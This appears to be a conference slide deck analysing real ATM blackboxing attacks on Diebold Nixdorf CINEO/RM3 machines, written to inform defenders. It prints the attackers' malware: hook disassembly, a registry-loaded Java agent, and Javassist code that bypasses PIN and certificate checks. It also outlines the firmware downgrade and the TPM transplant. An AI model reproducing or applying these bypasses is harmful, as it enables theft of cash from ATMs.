

**SUBVERTING PROBABLE
SECURITY FOR FUN
AND PROFIT**

A SOPHISTICATED ATM BLACKBOXING CASE



Frank Boldewin
ATRUVIA


Before diving into the details...

A brief introduction to ATM blackboxing

- **Attack vector**
 - In a blackboxing attack an **unauthorized device** (notebook or proprietary engineered device) is directly **connected to** the ATM **cash dispenser** in order to **issue commands** for cash out.
 - Most blackboxes are based on **notebooks with an operating system**, a **specific vendor stack** installed to **communicate** correctly with the **ATM** hardware and a **Malware for the cashout** itself.
- **Blackboxing attack types** (examples)
 - Connecting to **unencrypted dispensers**
 - **Brute forcing** weak keys
 - Attacking **firmware weaknesses**




**Let's dive deeper
and subvert
Diebold Nixdorf's
ProCash security**



Gaining physical access 1/2

- In **May 2021**, a series of **sophisticated ATM blackboxing attacks** started across Europe, where the perpetrators **targeted** Diebold Nixdorf **CINEO 4060 devices with RM3 cash dispensers**.
- **Physical access to the ATMs** was **gained** either by using a **cordless drill** with the aid of a **drilling template** or, alternatively, by **melting** using a **gas soldering iron**.




Gaining physical access 2/2

- The **perpetrators** then **connected** the **cables** of the **ATM dispenser and shutter** to their **blackbox**.
- Optionally, an **external control unit** was **connected** to locally **control power on/off** the ATM.

**Connected notebook
after drilling**



**Connections to shutter
and dispenser after melting**



External control unit




Seized equipment

- Due to the **complexity** of the **modus operandi**, the **perpetrators needed** an **average of 1,5 - 2 hours** for an attack. During this process, some of the **perpetrators were disturbed** while **others were arrested**, and **equipment was seized**.
- **Seized devices:**
 - **Mobile WiFi device** (used to establish a remote connection)
 - **USB Stick** (Fake CryptTA authentication dongle)
 - **Notebook** HP Elitebook 2570p (Acting as blackbox)
- **Notebook core software components:**
 - **Windows 7**
 - Infineon **TPM Professional Package**
 - **JDK 1.8.0_181 + Javassist**
 - **Teamviewer**
 - **Manipulated** Diebold Nixdorf **Platform Software** (ProBase)
- In order **to prevent unauthorized devices** from **communicating with** the ATM's cash dispenser, Diebold Nixdorf has **established** a number of **protection measures** to **make** a successful **blackbox attack** much more **difficult**.
- Through a number of **manipulations on the vendor stack** (ProBase) and **other components**, attackers were able to **bypass** these **protections** and generated a **cashout** under certain circumstances.



Firmware downgrading and a new key exchange

Perpetrators **loaded** an **old** original **firmware** (RM3 v1318 from 2012) that **does not require** an **open vault door to create a new key pairing** between the dispenser and the ATM PC.



Afterwards a **new encryption key** is being **exchanged** between dispenser and attacker notebook **via** the Technical Service and Operator Panel (T/SOP).

In order **to achieve** a successful **key exchange** several **requirements** need to be fulfilled, like **access** to the **advanced T/SOP** menu functions and the **presence** of **original hardware**.

This is where several software manipulations come in place!

Secure channel overview		
Name	Status	
		01 key exchange
USB Connection	WORKING USB device found and all communication channels created and working.	02 restore & exchange
Firmware	WORKING Device and firmware information could be read completely. Connection status is OK.	03 Secure channel overview
Secure Channel	ERROR_KEYSTORE The keystore is missing or incorrect. Please call the restore & basekey exchange function via the T/SOP to generate a new keystore from the flash on the motherboard.	04 Firmware status
Basekey Exchange Mode	MANUAL Basekey exchange must be started manually.	05 Security status
● Status aggregation		
○ Before you perform a basekey exchange, please make sure to open the safe door.		

Faking the CryptTA USB stick 1/4

- To gain **access** to the **advanced T/SOP menu** a special USB stick called **CryptTA** is required. Usually **only certified service engineers** have **access** to such devices. The **stick validates against the T/SOP** by **check a PIN, a certificate** and a **specific USB Vendor ID**.
- In order to **simulate** an **original Diebold-Nixdorf stick**, the perpetrators build **tailored malware** and **embedded** it in the **ProBase** software stack.
- Bypassing the CryptTA stick USB vendor ID checks** → A malware called **TRICK.DLL** **hooks** original functions **GetStickByld()** and **GetAllSticksByld()** inside **USERAUTH.DLL**
- Seized attacker sticks** used **SanDisk** USB-Devices (VendorID 0x781) to **simulate** original **CryptTA** Sticks by **faking Vendor ID** to 0x64F.

Modules

Name	Base Address
C:\Probase\CSCW32\diagserv\bin\dsstart.exe	0x400000
C:\Probase\CSCW32\diagserv\plugins\configuration\launcher\diagserv\org.eclipse.os...	0xb130000
C:\Probase\CSCW32\diagserv\bin\zlib1.dll	0xb220000
C:\Probase\CSCW32\DLL\USERAUTH.DLL	0xc2d0000
C:\Probase\CSCW32\DLL\TRICK.dll	0xc2f0000
C:\Probase\CSCW32\DLL\LMCLIENT.DLL	0xc700000
C:\Probase\CSCW32\diagserv\plugins\configuration\launcher\diagserv\org.eclipse.os...	0xdfb0000
C:\Probase\CSCW32\DLL\XLGAPI.DLL	0xe240000
C:\Probase\CSCW32\DLL\CSCWPIN.DLL	0xe660000
C:\Probase\CSCW32\diagserv\plugins\configuration\launcher\diagserv\org.eclipse.os...	0x10000000
C:\Probase\CSCW32\DLL\CSCWPINO.DLL	0x60900000
C:\Probase\CSCW32\DLL\CSCWOPT.DLL	0x67100000
C:\Probase\CSCW32\DLL\CSCWPRTX.DLL	0x67b00000
c:\program files\Java\jdk1.8.0_181\jre\bin\client\jvm.dll	0x696a0000
C:\Probase\CSCW32\DLL\WND5CON.DLL	0x6a200000
C:\Windows\System32\ddraw.dll	0x6a4d0000
C:\Program Files\Java\jdk1.8.0_181\jre\bin\awt.dll	0x6a5c0000
C:\Program Files\Java\jdk1.8.0_181\jre\bin\dcpr.dll	0x6a920000
C:\Windows\System32\pnprnsp.dll	0x6b050000
C:\Windows\System32\winmr.dll	0x6b1a0000
C:\Program Files\Java\jdk1.8.0_181\jre\bin\t2k.dll	0x6b1c0000
C:\Windows\System32\opengl32.dll	0x6b200000
C:\Windows\System32\NapiNSP.dll	0x6b330000
C:\Probase\CSCW32\DLL\CSCWEDS.DLL	0x6b3a0000
C:\Probase\CSCW32\DLL\CSCWLDE.DLL	0x6b3d0000
C:\Windows\System32\oleacc.dll	0x6bb00000

Command

```
0:000> u 0xc2d2670 1 8
USERAUTH!Java_com_wincornixdorf_userauth_usbstick_jni_CertService_GetStickByID:
0xc2d2670 e973340300 jmp TRICK!Dummy+0xac (0c305ae8)
0xc2d2675 e8a61b0000 call USERAUTH!Java_com_wincornixdorf_userauth_usbstick_jni_CertService_clo
0xc2d267a 53 push ebx
0xc2d267b 55 push ebp
0xc2d267c 8bac24cc230000 mov ebp,dword ptr [esp+23Cch]
0xc2d2683 56 push esi
0xc2d2684 8bb424d8230000 mov esi,dword ptr [esp+23D8h]
0xc2d268b 33c0 xor eax,eax


; int __stdcall Hook_FunctionTo_GetStickByID
Hook_FunctionTo_GetStickByID_415AE8 proc near
; DA
var_4 = dword ptr -4
arg_0 = dword ptr 8
arg_4 = dword ptr 0Ch
arg_8 = dword ptr 10h

AE8 55 push ebp
AE8 8B EC mov ebp,esp
AE8 51 push ecx
AEC A1 C8 7D 41 00 mov eax,PCIVendorID
AF1 8B 00 mov eax,[eax]
AF3 66 C1 E8 08 shr ax,8
AF7 50 push eax
AF8 8B 00 C8 7D 41 00 mov ecx,PCIVendorID
AFE 8A 09 mov cl,[ecx]
B00 80 E1 FF and cl,0FFh
B03 8B 45 10 mov eax,[ebp+arg_8]
B06 8B 00 mov eax,[eax]
B08 BA 0C 00 00 00 mov edx,0Ch
B0D E8 3A FF FF FF call sub_415A4C
B12 8B 45 10 mov eax,[ebp+arg_8]
B15 50 push eax
B16 8B 45 0C mov eax,[ebp+arg_4]
B19 50 push eax
B1A 8B 45 08 mov eax,[ebp+arg_0]
B1D 50 push eax
B1E FF 15 44 CA 41 00 call ds:GetStickByID
```

Jump to hook function inside Trick.DLL

Faking the CrypTA USB stick 2/4


- To **bypass** the **CrypTA** stick **Certificate and PIN validation** a **JAVA** class comes in place called **MyAgent.Jar** to **overwrite** JAVA bytecode **at runtime** with the help of a special JAVA library called **javassist.jar**.
- **Javassist** provides the **ability** to **change** the **implementation** of a **class** at **runtime**, where **bytecode** can be **manipulated** when the **JVM** loads it.
- In order to make this attack working **attackers** installed their **own JDK(1.8.0.181)** and **placed** the library **javassist.jar** in the **./jre/lib/ext** directory
- **MyAgent.jar** is **linked** inside the Windows **Registry** at →
 - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment_JAVA_OPTIONS => -javaagent:C:\Temp\JAVA\MyAgent.jar



Faking the CryptTA USB stick 3/4

- To bypass certificate validation MyAgent.jar overwrites InstrumentGetOIDValue() with its own function

```
if (dottedClassName.endsWith("com.wincornixdorf.userauth.validationServer.CertCheckServer")) {  
    return this.InstrumentGetOIDValue(dottedClassName, loader);  
}
```




```
private byte[] InstrumentGetOIDValue(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtMethod cm = cc.getDeclaredMethod("getOIDValue");  
        MyUtils.AssertProblemMethod(cm);  
        cm.setBody("{ String allowString = \"allow:1.3.6.1.4.1.14760.2.4.1,allow:1.3.6.1.4.1.14760.2.4.2,allow:1.3.6.1.4.1.14760.2.4.3.1\";");  
        return cc.toBytecode();  
    }  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```

Faking the CryptTA USB stick 4/4

- To bypass PIN validation MyAgent.jar overwrites InstrumentCheckPin() and InstrumentVerify() with its own functions

```
if (dottedClassName.endsWith("com.wincornixdorf.userauth.validationClient.BaseClient")) {  
    return this.InstrumentCheckPin(dottedClassName, loader);  
}  
if (dottedClassName.endsWith("com.wincornixdorf.diagserv.crypta.impl.CryptaService")) {  
    return this.InstrumentVerify(dottedClassName, loader);  
}
```



```
private byte[] InstrumentVerify(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtMethod cm = cc.getDeclaredMethod("verify");  
        MyUtils.AssertProblemMethod(cm);  
        cm.setBody("{ return; }");  
        return cc.toBytecode();  
    }  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```

```
private byte[] InstrumentCheckPin(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtMethod cm = cc.getDeclaredMethod("checkPIN");  
        MyUtils.AssertProblemMethod(cm);  
        cm.setBody("{ return true; }");  
        return cc.toBytecode();  
    }  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```


Getting around the original hardware check

- To **bypass** the **requirement** of **original hardware** for successful **key pairing** between dispenser and the blackbox the **malicious library WMIHOOK.DLL** **fakes** the system **responses** by **hooking** the **GetPcData()** function inside **TPM_SK.DLL**

The screenshot displays the Windows Task Manager 'Modules' window and the 'Command' window. The 'Modules' window lists loaded modules, with 'C:\Probase\CSCW32\DLL\WMIHook.dll' highlighted. The 'Command' window shows assembly code for 'WMIHOOK_DLL_GetPcData_Hook_410EC4'. A red box highlights the 'jmp WMIHook!Dummy+0x90 (01430ec4)' instruction, and a red arrow points from it to the assembly code below.

Name	Size	Base Address	File Version
C:\Probase\ProDevice\BIN\TWJNIDLL.DLL	0x13000	0x1b0000	3.10.2.0
C:\Probase\ProDevice\BIN\JNWRAP.DLL	0xb000	0x1260000	3.6.0.0
C:\Program Files\Java\jdk1.8.0_181\jre\bin\javaw.exe	0x33000	0x12b0000	8.0.1810.13
C:\Probase\ProDevice\BIN\USBJOAVANATIVE.DLL	0x1c000	0x13f0000	1.6.0.0
C:\Probase\CSCW32\DLL\WMIHook.dll	0x1d000	0x1420000	
C:\Probase\CSCW32\DLL\TPM_SK.dll	0x34000	0x15010000	3.0.3.8
C:\Program Files\Java\jdk1.8.0_181\jre\bin\client\jvm...	0x3d3000	0x69670000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\msvcr100...	0xbf000	0x69d00000	10.0.-25317.325
C:\Probase\CSCW32\DLL\WINDSCON.DLL	0x11000	0x6a200000	
C:\Windows\System32\pnprpns.dll	0x12000	0x6b050000	6.1.7600.16385
C:\Windows\System32\winmr.dll	0x8000	0x6b1a0000	6.1.7600.16385
C:\Windows\System32\NapiNSP.dll	0x10000	0x6b330000	6.1.7600.16385
C:\Program Files\Java\jdk1.8.0_181\jre\bin\net.dll	0x15000	0x6b410000	8.0.1810.13
C:\Windows\System32\wssock32.dll	0x7000	0x6ef80000	6.1.7600.16385
C:\Windows\System32\rasadhlp.dll	0x6000	0x6f580000	6.1.7600.16385
C:\Program Files\Java\jdk1.8.0_181\jre\bin\java.dll	0x22000	0x6f5e0000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\zip.dll	0x14000	0x6f700000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\instrume...	0x20000	0x6f720000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\manage...	0xa000	0x6f9a0000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\verify.dll	0xc000	0x71930000	8.0.1810.13
C:\Program Files\Java\jdk1.8.0_181\jre\bin\nio.dll	0xf000	0x719b0000	8.0.1810.13
C:\Probase\CSCW32\DLL\TRCWAPl.DLL	0x2f000	0x71a50000	1.4.0.5
C:\Program Files\Infineon\Security Platform Software...	0x194000	0x72140000	4.3.3390.0
C:\Windows\System32\MFC100ENU.DLL	0xd000	0x722e0000	10.0.-25317.1
C:\Windows\System32\msasn100.dll	0x69000	0x722f0000	10.0.-25317.1

```

0:000> u 0x15012c93 1 b
TPM_SK+0x2c93:
15012c93 64890d00000000 mov     dword ptr fs:[0],ecx
15012c9a 59              pop     ecx
15012c9b 5f              pop     edi
15012c9c 5e              pop     esi
15012c9d 5d              pop     ebp
15012c9e 5b              pop     ebx
15012c9f 8b8c249c030000 mov     ecx,dword ptr [esp+39Ch]
15012ca6 33cc            xor     ecx,esp
15012ca8 e810ac0000      call    TPM_SK!tpm_sk_verify+0x132d (1501d8bd)
15012cad 81c4ac030000    add     esp,3ACh
15012cb3 e90ce241ec      jmp     WMIHook!Dummy+0x90 (01430ec4)

WMIHOOK_DLL_GetPcData_Hook_410EC4 proc near
; DATA XREF: sub_410DCC+23fo
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 60          pusha
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 61          pushf
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 62          mov     dword_412BE4, eax
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 63          call    sub_410E44
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 64          popf
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 65          popa
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 66          mov     eax, 2
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 67          retn
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 68          push    ebp
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 69          mov     ebp, esp
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6A          push    0
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6B          push    0
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6C          xor     eax, eax
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6D          push    ebp
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6E          push    offset loc_410EA1
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 6F          push    dword ptr fs:[eax]
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 70          mov     fs:[eax], esp
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 71          lea     edx, [ebp+PCDataResult]
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 72          mov     eax, off_412DE8
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 73          mov     eax, [eax] ; int
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 74          call    sub_407ECC
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 75          mov     ecx, [ebp+PCDataResult] ; void *
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 76          mov     eax, [ebp+result_value] ; int
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 77          lea     edx, offset aGetPcdataRes ; "GetPcDataRes: "
WMIHOOK_DLL_GetPcData_Hook_410EC4 410EC4 78          mov
  
```


TPM chip migration for successful key exchange

- However, a simple **fake response by the WMIHOOK.DLL** is **not sufficient** for a valid **key exchange**, since important **secrets** are **stored in a TPM chip** on the **ATM PC**.
- **During the manufacturing process** of the ATM, a **keypair** is **generated in the TPM** using the **Tspi_Key_CreateKey()** function. This **also creates a keyblob (tpmkey.bin)** which is then **stored in the Probase directory**.
- **To open the keystore** the **blob tpmkey.bin** is **loaded into the TPM** using **Tspi_Context_LoadKeyByBlob()** and the **necessary SHA1 based password is generated** afterwards.
- Only if the **key pair in the TPM chip** and the **originally generated key blob match**, a new **key exchange** between ATM PC and dispenser **can take place** via T/SOP.
- For this purpose, an **original TPM chip** of an ATM was **desoldered and mounted on the blackbox notebook motherboard**. In **combination with the matching tpmkey.bin blob**, the **perpetrators managed a successful key exchange**.

```


tpmkey.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 B0 82 02 3F 02 01 01 02 01 01 02 04 00 00 02 2F
00000010 04 82 02 2F 01 01 00 00 00 10 00 00 00 01 00
00000020 00 00 01 00 01 00 02 00 00 00 0C 00 00 08 00
